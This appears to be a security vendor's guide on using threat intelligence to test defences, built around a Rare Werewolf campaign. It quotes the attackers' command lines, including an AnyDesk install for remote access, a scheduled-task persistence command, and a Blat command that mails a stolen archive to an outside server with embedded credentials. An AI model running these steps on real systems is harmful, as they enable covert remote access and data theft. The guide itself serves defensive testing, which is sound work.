




Using threat intelligence to test security solutions and conduct exercises
How can you make sure that your security solutions are effective against current attacker techniques and tools? Naturally, they need to be tested. In this part of our guide on actionable threat intelligence, we look at how to address this challenge.
Today, penetration testing and red teaming are widely used to assess the resilience of IT infrastructure to cyberattacks. However, such activities often use methods and tools that differ significantly from those employed by real‑world attackers. As a result, while these practices can help assess individual aspects of cybersecurity resilience, they do not always show how resilient an IT infrastructure is to adversaries active in a particular region.
By leveraging threat intelligence to test security controls and assess infrastructure exposure to current adversary techniques, organizations can evaluate their security posture against the real‑world threat landscape.
Such tests can be conducted either in a shortened format—to verify specific techniques or tools—or as full‑scale cyber exercises that emulate the entire attack life cycle. In both cases, the starting point is malware samples and various tools, including those intended for offensive security. Information about the tactics, techniques, and procedures (TTPs) of a specific activity cluster is also used. These TTPs may be implemented applying the malware and tools in question or through the standard tools built into compromised operating systems.
Using malware
Employing malware from an attacker’s arsenal is the riskiest approach, but it is still a viable option. In this case, a specially prepared workstation must be used. It should either be completely isolated from the network or, at a minimum, have no network connectivity to the main infrastructure.
The test system should be equipped with the same set of security solutions as the systems in the main infrastructure. If network isolation is not an option, its traffic should pass through the network security solutions used by the organization.
After testing, it is important to record exactly what the security controls detected: the malicious file, its behavioral markers, network communications, indicators of compromise, and other relevant information.
Let us look at a specific example based on information about one of the Rare Werewolf campaigns.

As the description shows, the attackers used archives containing malicious files with the .com extension.
Such a file can be detected in several ways. First, by antivirus software or an EDR solution. Second, by network security controls which can identify characteristic features of the malware’s communications with its C2 server, as well as the address of that server. Finally, behavioral markers associated with malware activity may be detected, including gathering information about the compromised system, establishing persistence, attempting to bypass security controls, and other activity.
If deploying test systems with security controls installed is not feasible, it is still possible to assess at least some of those controls. This can be done using available indicators of compromise and popular online malware‑scanning services such as VirusTotal.
Let us return to our example. The malicious COM file had the following hash: 8d69727e117f4229c387bbc1c49a6ce8fadfd5a8af787392e281c1983f12e9df. Searching for this hash in VirusTotal will show which antivirus products detect the file.

This makes it possible to verify that the antivirus software used by the organization can detect a specific malicious file. Moreover, a retrospective analysis can also be performed: take the hashes of malicious files from recent attacker campaigns and check each of them.
Using legitimate tools
Attackers often use legitimate tools, including those intended for penetration testing.
Let us return to the previous example of the Rare Werewolf campaign in which the attackers used several legitimate tools:
-
WinRAR to extract the archive
"C:\Windows\System32\cmd.exe" /c %AppData%\Roaming\Yandex\winrar.exe x -r -ep2 -hplimpid29033 %AppData%\Roaming\Yandex\lowskills_rar2.rar %AppData%\Roaming\Yandex\ /y
-
4t Tray Minimizer to hide application windows
start %AppData%\Roaming\Yandex\Trays\Trays.exe -tray
-
AnyDesk to provide remote access to the compromised system
AnyDesk.exe --install %AppData%\Roaming\Yandex\AnyDesk
-
Blat to exfiltrate collected data
"%appdata%\Yandex\winrar.exe" a -r -ep -hplimpid2903392 "%appdata%\Yandex\AnyDesk.rar" "%ProgramData%\AnyDesk" /y "%appdata%\Yandex\blat.exe" -to in@okbm-bus.nl -f "AnyDesk" -server mail.versio.nl -port 587 -u out@okbm-bus.nl -pw "Q8K2C7Nyfy5gF3BsQ26Z" -subject "AnyDesk %COMPUTERNAME%/%USERNAME%" -body "AnyDesk %COMPUTERNAME%/%USERNAME%" -attach "%appdata%\Yandex\AnyDesk.rar"
As you can see, each of these tools is legitimate and is used to perform tasks at different stages of an attack. Emulating such programs is significantly easier than emulating malware because their operation can be easily controlled. As legitimate tools, they can be run directly on workstations, including those that are part of the main IT infrastructure. This makes it possible to test not only the ability of security controls to detect these tools but also the speed and completeness of telemetry collection from such systems.
When testing, it is important to reproduce the ways attackers typically run these tools. For example, they may rename executable files or place them in unusual directories.
Using standard OS tools
To achieve their objectives, attackers may rely not only on malware and third‑party tools but also on tools built into operating systems by default.
The previously described attack contains an example of this as well: Windows Task Scheduler is abused for establishing persistence:
schtasks /create /tn "Auto apdate" /tr "\"%appdata%\Yandex\Trays\Trays.exe\" -tray" /sc onlogon /rl highest /f
Here, the task is created to launch 4t Tray Minimizer rather than malware. Therefore, this procedure can be emulated with complete accuracy to test security controls.
Emulating the full attack life cycle

There is no need to limit testing to individual attacker techniques and tools. Even if a particular technique is detected by a security control, this does not mean that the other stages of the attack will also be detected.
Therefore, a more effective and realistic approach is to test not individual procedures but the entire attack life cycle as a single cluster of malicious activity. This makes it possible to determine at which stages of an attack security controls can detect malicious activity and how comprehensively they cover the activities of a specific threat actor. Finally, it is possible to assess whether the available detection capabilities are sufficient to prevent damage, including the theft of sensitive data or disruption of infrastructure.
Conclusion
Threat intelligence can be used not only to predict, prevent, and detect threats but also to test how effective security controls and cybersecurity professionals’ skills are against active adversaries and their specific methods and tools. This enables you to assess the actual level of protection from modern threats.
In the next part of our guide, we will discuss how threat intelligence can help when an incident has already occurred and requires an immediate response.